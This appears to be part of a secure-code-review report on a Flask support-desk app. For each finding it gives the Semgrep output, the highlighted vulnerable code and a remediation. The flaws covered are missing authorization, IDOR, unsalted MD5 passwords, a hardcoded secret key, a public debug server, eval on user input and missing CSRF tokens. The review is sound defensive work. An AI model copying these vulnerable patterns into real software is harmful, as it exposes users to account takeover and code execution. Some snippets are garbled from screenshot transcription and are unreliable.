
Finding 7: Broken Access Control – Admin Reports Missing Role Check

Field	Details
Classification	True Positive
Severity	High
File	app.py
Function	admin_reports()
Vulnerable Line(s)	207–213
CWE	CWE-862 / CWE-285 (Missing Authorization)

Screenshot — SAST Tool Output (Semgrep)

Not reported by Semgrep — access-control logic cannot be inferred by SAST; manual review.

Screenshot — Vulnerable Code (highlighted in VS Code)



```
186 def ping():
187     return "<pre>" + output + "</pre>"
188
189
190
191 @app.route("/diagnostics/ping-internal")
192 def ping_internal():
193     user = current_user()
194     if not user:
195         return redirect(url_for("login"))
196     host = request.args.get("host", "127.0.0.1")
197     if not is_valid_ip(host):
198         return jsonify({"error": "host must be a literal IP address"}), 400
199     output = os.popen("ping -n 1 " + host).read()
200     return "<pre>" + output + "</pre>"
201
202
203
204 @app.route("/admin/reports")
205 def admin_reports():
206     user = current_user()
207     if not user:
208         return redirect(url_for("login"))
209     tickets = models.all_tickets()
210     return render_template("admin.html", user=user, tickets=tickets)
211
212
213
214 if __name__ == "__main__":
215     models.init_db()
216     if not os.path.exists(ATTACHMENTS_DIR):
217         os.makedirs(ATTACHMENTS_DIR)
218     app.run(debug=True, host="0.0.0.0", port=5050)
```

app.py — lines 207–213 highlighted

Why is it Vulnerable?

The /admin/reports handler only checks that a user is logged in (if not user); it never verifies `user["role"] == "admin"`. Any authenticated normal user (alice/bob) can request /admin/reports and view every user's tickets via `all_tickets()`. The admin

link is only hidden in the navbar template — security by obscurity, not enforcement. True Positive.

Security Impact

Vertical privilege escalation and information disclosure — non-admins read all users' tickets.

Recommended Remediation

Enforce authorization on the server: check `role == 'admin'` (ideally via an `@admin_required` decorator) and return 403 otherwise.


Finding 8: Insecure Direct Object Reference (IDOR) – View Any Ticket

Field	Details
Classification	True Positive
Severity	High
File	app.py
Function	view_ticket()
Vulnerable Line(s)	98–101
CWE	CWE-639 / CWE-862 (IDOR)

Screenshot — SAST Tool Output (Semgrep)

Not reported by Semgrep — business-logic / object-ownership flaw; manual review.

Screenshot — Vulnerable Code (highlighted in VS Code)

A screenshot of a Visual Studio Code editor window showing a Python file named app.py. The code is a Flask application. Lines 98, 99, 100, and 101 are highlighted in yellow. These lines are part of the view_ticket function, which fetches a ticket by its ID without verifying if it belongs to the current user. The code includes imports for Flask, jsonify, and render_template, and defines several routes including login, tickets, and view_ticket. The view_ticket function calls models.get_ticket(ticket_id) and models.get_comments(ticket_id) to retrieve data for the template.

```
82 def by_status():
83     if not user:
84         return redirect(url_for("login"))
85     status = request.args.get("status", "open")
86     results = models.tickets_by_status(status)
87     if results is None:
88         return jsonify({"error": "unknown status"}), 400
89     return render_template("dashboard.html", user=user, tickets=results, search_term=status)
90
91
92
93 @app.route("/tickets/<int:ticket_id>")
94 def view_ticket(ticket_id):
95     user = current_user()
96     if not user:
97         return redirect(url_for("login"))
98     ticket = models.get_ticket(ticket_id)
99     if not ticket:
100         return "Ticket not found", 404
101     comments = models.get_comments(ticket_id)
102     return render_template("ticket.html", user=user, ticket=ticket, comments=comments)
103
104
105 @app.route("/tickets/<int:ticket_id>/comment", methods=["POST"])
106 def post_comment(ticket_id):
107     user = current_user()
108     if not user:
109         return redirect(url_for("login"))
110     body = request.form.get("body", "")
111     models.add_comment(ticket_id, user["username"], body)
112     return redirect(url_for("view_ticket", ticket_id=ticket_id))
113
114
```

app.py — lines 98–101 highlighted

Why is it Vulnerable?

get_ticket(ticket_id) fetches a ticket purely by primary key with no check that it belongs to the current user. Although the dashboard lists only a user's own tickets, any authenticated user can directly request /tickets/1, /tickets/2, ... and read

other users' ticket bodies and comments by enumerating IDs. True Positive (horizontal privilege escalation / IDOR).

Security Impact

Information disclosure — read other users' private support tickets and comment threads.


Recommended Remediation

Enforce ownership: WHERE id = ? AND owner_id = ? (allow admins explicitly), returning 403/404 when the ticket is not owned by the requester.

Finding 9: Weak Password Hashing – Unsalted MD5

Field	Details
Classification	True Positive
Severity	High
File	utils.py
Function	hash_password() / verify_password()
Vulnerable Line(s)	7, 11
CWE	CWE-916 / CWE-327 (Weak Hash)

Screenshot — SAST Tool Output (Semgrep)



```
Session Actions Edit View Help
(kali@kali)~/supportdesk-app
$ semgrep scan --config auto utils.py

Semgrep CLI

Scanning 1 file (only git-tracked) with:
• Semgrep OSS
  • Basic security coverage for first-party code vulnerabilities.
• Semgrep Code (SAST)
  • Find and fix vulnerabilities in the code you write with advanced scanning and expert security rules.
• Semgrep Supply Chain (SCA)
  • Find and fix the reachable vulnerabilities in your OSS dependencies.
• Get started with all Semgrep products via 'semgrep login'.
• Learn more at https://sg.run/cloud.

100% 0:00:00

1 Code Finding


utils.py
>> python.lang.security.audit.md5-used-as-password.md5-used-as-password
  7 7 [Blocking]
  It looks like MD5 is used as a password hash. MD5 is not considered a secure password hash because
  it can be cracked by an attacker in a short amount of time. Use a suitable password hashing function
  such as bcrypt. You can use 'hashlib.scrypt'.
  Details: https://sg.run/OWd0
  7] return hashlib.md5(password.encode()).hexdigest()

Scan Summary
✓ Scan completed successfully.
• Findings: 1 (1 blocking)
• Rules run: 290
• Targets scanned: 1
• Parsed lines: ~100.0%
• No ignore information available
Ran 290 rules on 1 file: 1 finding.
• Missed out on 1868 pro rules since you aren't logged in!
• Supercharge Semgrep OSS when you create a free account at https://sg.run/rules.

(semgrep-venv) |
```

Semgrep output for utils.py — Finding 9

Screenshot — Vulnerable Code (highlighted in VS Code)



```
1 import hashlib
2 import ipaddress
3 from pathlib import Path
4
5
6 def hash_password(password):
7     return hashlib.md5(password.encode()).hexdigest()
8
9 |
10 def verify_password(password, password_hash):
11     return hash_password(password) == password_hash
12
13
14 def fingerprint_bytes(data):
15     return hashlib.md5(data).hexdigest()
16
17
18 def is_valid_ip(value):
19     try:
20         ipaddress.ip_address(value)
21         return True
22     except ValueError:
23         return False
24
25
26 def resolve_within(base_dir, filename):
27     base = Path(base_dir).resolve()
28     target = (base / filename).resolve()
29     if not str(target).startswith(str(base)):
30         return None
31     return target
```

utils.py — lines 7, 11 highlighted

Why is it Vulnerable?

Passwords are hashed with a single, unsalted MD5 and verified the same way. MD5 is fast and broken: GPUs try billions of guesses per second and rainbow tables reverse common hashes instantly; with no salt, identical passwords yield identical hashes. If the DB leaks (e.g. via Finding 1 or 5), every password is recovered almost immediately. True Positive. Note: the MD5 in `fingerprint_bytes()` for attachment de-duplication is NOT security-sensitive — that usage alone would be a false positive; the password usage is the real issue.

Security Impact

Credential compromise / mass account takeover after any database disclosure; trivial offline cracking.

Recommended Remediation

Use a slow, salted password hash — `bcrypt`, `scrypt`, or `argon2` (`werkzeug.security.generate_password_hash` or `hashlib.scrypt`). Re-hash on next login.

Finding 10: Hardcoded Flask SECRET_KEY

Field	Details
Classification	True Positive
Severity	High
File	app.py
Function	application config
Vulnerable Line(s)	20
CWE	CWE-798 / CWE-321 (Hardcoded Secret)

Screenshot — SAST Tool Output (Semgrep)

```
Session: Actions Edit View Help
[cal@cal:1] (~/.supportdesk-app)
$ semgrep scan --config auto app.py

Scan Status
Scanning 1 file tracked by git with 1059 Code rules:
Language Rules Files Origin Rules
python 243 1 Community 1059
multilang 47 1

14 Code Findings

app.py
>>> python.flask.security.audit.hardcoded-config.avoid_hardcoded_config_SECRET_KEY
[[ Finding 1 ]
Hardcoded variable 'SECRET_KEY' detected. Use environment variables or config files instead
Details: https://sg.run/Ekde
20| app.config["SECRET_KEY"] = "sd-prod-7f1a9c3e2b"

>>> python.django.security.injection.code.user-eval.user-eval
[[ Finding 1 ]
Found user data in a call to 'eval'. This is extremely dangerous because it can enable an attacker
to execute arbitrary remote code on the system. Instead, refactor your code to not use 'eval' and
instead use a safe library for the specific functionality you need.
Details: https://sg.run/P3JW
162| formula = request.args.get("formula", "1+1")
163| try:
164|     score = eval(formula)
165| except Exception as exc:
166|     return jsonify({'error': str(exc)}), 400


>>> python.flask.security.injection.user-eval.eval-injection
[[ Finding 1 ]
Detected user data flowing into eval. This is code injection and should be avoided.
Details: https://sg.run/5QpX
164| score = eval(formula)

>>> python.lang.security.audit.eval-detected.eval-detected
[[ Finding 1 ]
Detected the use of eval(). eval() can be dangerous if used to evaluate dynamic content. If this
content can be input from outside the program, this may be a code injection vulnerability. Ensure
evaluated content is not definable by external sources.
Details: https://sg.run/2vrb

(semgrep-venv) █
```

Semgrep output for app.py — Finding 10

Screenshot — Vulnerable Code (highlighted in VS Code)

A screenshot of a code editor window showing a Python file named app.py. The editor has a dark theme. The file path in the top bar is 'home > kail > Desktop > Appsec > secure-code-review > supportdesk-app > app.py'. The code is as follows:

```
4 from flask import (  
5     flask,  
6     abort,  
7     jsonify,  
8     redirect,  
9     render_template,  
10    request,  
11    send_file,  
12    session,  
13    url_for,  
14 )  
15  
16 import models  
17 from utils import fingerprint_bytes, is_valid_ip, resolve_within, verify_password  
18  
19 app = Flask(__name__)  
20 app.config["SECRET_KEY"] = "sd-prod-7f1a9c3a2b"  
21 app.config["ENV_MODE"] = os.environ.get("SUPPORTDESK_ENV", "production")  
22  
23 ATTACHMENTS_DIR = os.path.join(os.path.dirname(os.path.abspath(__file__)), "attachments")  
24  
25 ANALYTICS_DEMO_TOKEN = "demo-sandbox-9f3a21"  
26  
27  
28 def enable_sandbox_account(token):  
29     session["sandbox_token"] = token  
30     session["sandbox_mode"] = True  
31  
32  
33 def current_user():  
34     if "user_id" not in session:  
35         return None
```

Lines 20 and 21 are highlighted in yellow. The status bar at the bottom shows '1420 Col: 1 - Support4 - UTF-8 - LF - Python'.

app.py — lines 20 highlighted

Why is it Vulnerable?

The Flask SECRET_KEY is a constant committed in source. This key signs the session cookie. Anyone who can read the source — from the repo or via the path-traversal read in Finding 5 — knows the key and can forge/tamper signed session cookies, e.g. craft a cookie with role=admin or another user's user_id. True Positive.

Security Impact

Session cookie forgery → authentication bypass, privilege escalation, and impersonation of any user.

Recommended Remediation

Load SECRET_KEY from an environment variable or secret manager, use a long random value, rotate it, and keep it out of source control.

Finding 11: Flask Debug Mode Enabled & Public Bind in Production

Field	Details
Classification	True Positive
Severity	High
File	app.py
Function	__main__ / app.run()
Vulnerable Line(s)	220
CWE	CWE-489 / CWE-215 (Debug Code)

Screenshot — SAST Tool Output (Semgrep)


```
Session Actions Edit View Help
203| output = os.popen("ping -n 1 " + host).read()
>> python.flask.security.audit.directly-returned-format-string.directly-returned-format-string
❗ Blocking ❗
Detected Flask route directly returning a formatted string. This is subject to cross-site scripting
if user input can reach the string. Consider using the template engine instead and rendering pages
with 'render_template()'.
Details: https://sg.run/2v6o
204| return "cprex" + output + "</pre>"
>> python.django.security.injection.raw-html-format.raw-html-format
❗ Blocking ❗
Detected user input flowing into a manually constructed HTML string. You may be accidentally
bypassing secure methods of rendering HTML by manually constructing HTML and this could create a
cross-site scripting vulnerability, which could let attackers steal sensitive user data. To be sure
this is safe, check that the HTML is rendered safely. Otherwise, use templates
('django.shortcuts.render') which will safely render HTML instead.
Details: https://sg.run/cvj1
204| return "cprex" + output + "</pre>"
>> python.flask.security.injection.raw-html-concat.raw-html-format
❗ Blocking ❗
Detected user input flowing into a manually constructed HTML string. You may be accidentally
bypassing secure methods of rendering HTML by manually constructing HTML and this could create a
cross-site scripting vulnerability, which could let attackers steal sensitive user data. To be sure
this is safe, check that the HTML is rendered safely. Otherwise, use templates
('flask.render_template') which will safely render HTML instead.
Details: https://sg.run/Pb7e
204| return "cprex" + output + "</pre>"
>> python.flask.security.audit.app-run-param-config.avoid_app_run_with_bad_host
❗ Blocking ❗
Running flask app with host 0.0.0.0 could expose the server publicly.
Details: https://sg.run/elby
220| app.run(debug=True, host="0.0.0.0", port=5050)
>> python.flask.security.audit.debug-enabled.debug-enabled
❗ Blocking ❗
Detected Flask app with debug=True. Do not deploy to production with this flag enabled as it will
leak sensitive information. Instead, consider using Flask configuration variables or setting 'debug'
using system environment variables.
Details: https://sg.run/dkrd
220| app.run(debug=True, host="0.0.0.0", port=5050)

Scan Summary
✔ Scan completed successfully.
• Findings: 14 (14 blocking)
• Rules run: 290
• Targets scanned: 1
• Parsed lines: ~10k
• No ignore information available
Ran 290 rules on 1 file: 14 findings.

(semgrep-venv) |
```

Semgrep output for app.py — Finding 11

Screenshot — Vulnerable Code (highlighted in VS Code)



```
186 def ping():
187     return "<pre>" + output + "</pre>"
188
189
190
191 @app.route("/diagnostics/ping-internal")
192 def ping_internal():
193     user = current_user()
194     if not user:
195         return redirect(url_for("login"))
196     host = request.args.get("host", "127.0.0.1")
197     if not is_valid_ip(host):
198         return jsonify({"error": "host must be a literal IP address"}), 400
199     output = os.popen("ping -n 1 " + host).read()
200     return "<pre>" + output + "</pre>"
201
202
203
204 @app.route("/admin/reports")
205 def admin_reports():
206     user = current_user()
207     if not user:
208         return redirect(url_for("login"))
209     tickets = models.all_tickets()
210     return render_template("admin.html", user=user, tickets=tickets)
211
212
213
214 if __name__ == "__main__":
215     models.init_db()
216     if not os.path.exists(ATTACHMENTS_DIR):
217         os.makedirs(ATTACHMENTS_DIR)
218     app.run(debug=True, host="0.0.0.0", port=5050)
```

app.py — lines 220 highlighted

Why is it Vulnerable?

The app starts with `app.run(debug=True, host="0.0.0.0", port=5050)`. `debug=True` enables the Werkzeug interactive debugger: on an unhandled exception it serves a web console that executes arbitrary Python (protected only by a derivable PIN) and leaks stack traces and source. `host="0.0.0.0"` exposes this on all interfaces. `ENV_MODE` defaults to production. True Positive.

Security Impact

Remote Code Execution via the debugger console, information disclosure (tracebacks, source, config), and broad public exposure.

Recommended Remediation

Set `debug=False` in production (gate via env var), run behind a hardened WSGI server (gunicorn), and bind to a controlled interface rather than `0.0.0.0`.

Finding 12: Missing CSRF Protection on State-Changing Forms

Field	Details
Classification	True Positive
Severity	Medium
File	templates/ticket.html (also login.html:8)
Function	escalate / upload / comment forms
Vulnerable Line(s)	14, 25, 39
CWE	CWE-352 (CSRF)

Screenshot — SAST Tool Output (Semgrep)

```
Session Actions Edit View Help
4 Code Findings

templates/login.html
>> python.django.security.django-no-csrf-token.django-no-csrf-token
14 Block: 14
Manually-created forms in django templates should specify a csrf_token to prevent CSRF attacks.
Details: https://sg.run/W08p

8 <form method="post">
9 <div class="field">
10 <label for="username">Username</label>
11 <input type="text" id="username" name="username">
12 </div>
13 <div class="field">
14 <label for="password">Password</label>
15 <input type="password" id="password" name="password">
16 </div>
17 <button type="submit">Login</button>
[hid 1 additional lines, adjust with --max-lines-per-finding]

templates/ticket.html
>> python.django.security.django-no-csrf-token.django-no-csrf-token
14 Block: 14
Manually-created forms in django templates should specify a csrf_token to prevent CSRF attacks.
Details: https://sg.run/W08p

14 <form method="post" action="/tickets/{{ ticket.id }}/escalate">
15 <input type="hidden" name="csrf" value="1">
16 <button type="submit" class="btn-secondary">Escalate (1 credit)</button>
17 </form>


25 <form method="post" action="/tickets/{{ ticket.id }}/upload" enctype="multipart/form-
data">
26 <input type="file" name="file">
27 <button type="submit" class="btn-secondary">Upload attachment</button>
28 </form>

39 <form method="post" action="/tickets/{{ ticket.id }}/comment">
40 <div class="field">
41 <textarea name="body" rows="3" placeholder="Add a comment"></textarea>
42 </div>
43 <button type="submit">Add comment</button>
44 </form>

Scan Summary
✓ Scan completed successfully.
• Findings: 4 (4 blocking)
• Rules run: 61
• Targets scanned: 5
• Parsed lines: ~92.3%
• Scan was limited to files tracked by git
• For a detailed list of skipped files and lines, run semgrep with the --verbose flag
ran 61 rules on 5 files: 4 findings.
✗ Missed out on 1068 pro rules since you aren't logged in!
🚀 Supercharge Semgrep OSS when you create a free account at https://sg.run/rules.
(semgrep-venv) |
```

Semgrep output for templates/ticket.html (also login.html:8) — Finding 12

Screenshot — Vulnerable Code (highlighted in VS Code)



```
1 {% extends "base.html" %}
2 {% block title %}Ticket #{{ ticket.id }}{% endblock %}
3 {% block content %}
4 <p><a href="/">&larr; Back to dashboard</a></p>
5
6 <div class="card">
7 <h1>{{ ticket.subject }}</h1>
8 <div class="ticket-meta">
9 <span class="badge badge-{{ ticket.status }}">{{ ticket.status }}</span>
10 <span class="badge badge-{{ ticket.priority }}">{{ ticket.priority }}</span>
11 </div>
12 <p class="ticket-body">{{ ticket.body }}</p>
13
14 <form method="post" action="/tickets/{{ ticket.id }}/escalate">
15 <input type="hidden" name="cost" value="1">
16 <button type="submit" class="btn-secondary">Escalate (1 credit)</button>
17 </form>
18 </div>
19
20 <div class="card">
21 <h2>Attachments</h2>
22 <ul class="attachment-list">
23 <li><a href="/tickets/{{ ticket.id }}/attachments/boot_log.txt">boot_log.txt</a> &middot; <a href="/tickets/{{ ticket.id }}/attachments/boot_log.txt">boot_log.txt</a>
24 </li>
25 </ul>
26 <form method="post" action="/tickets/{{ ticket.id }}/upload" enctype="multipart/form-data">
27 <input type="file" name="file">
28 <button type="submit" class="btn-secondary">Upload attachment</button>
29 </form>
30 </div>
31 <div class="card">
```

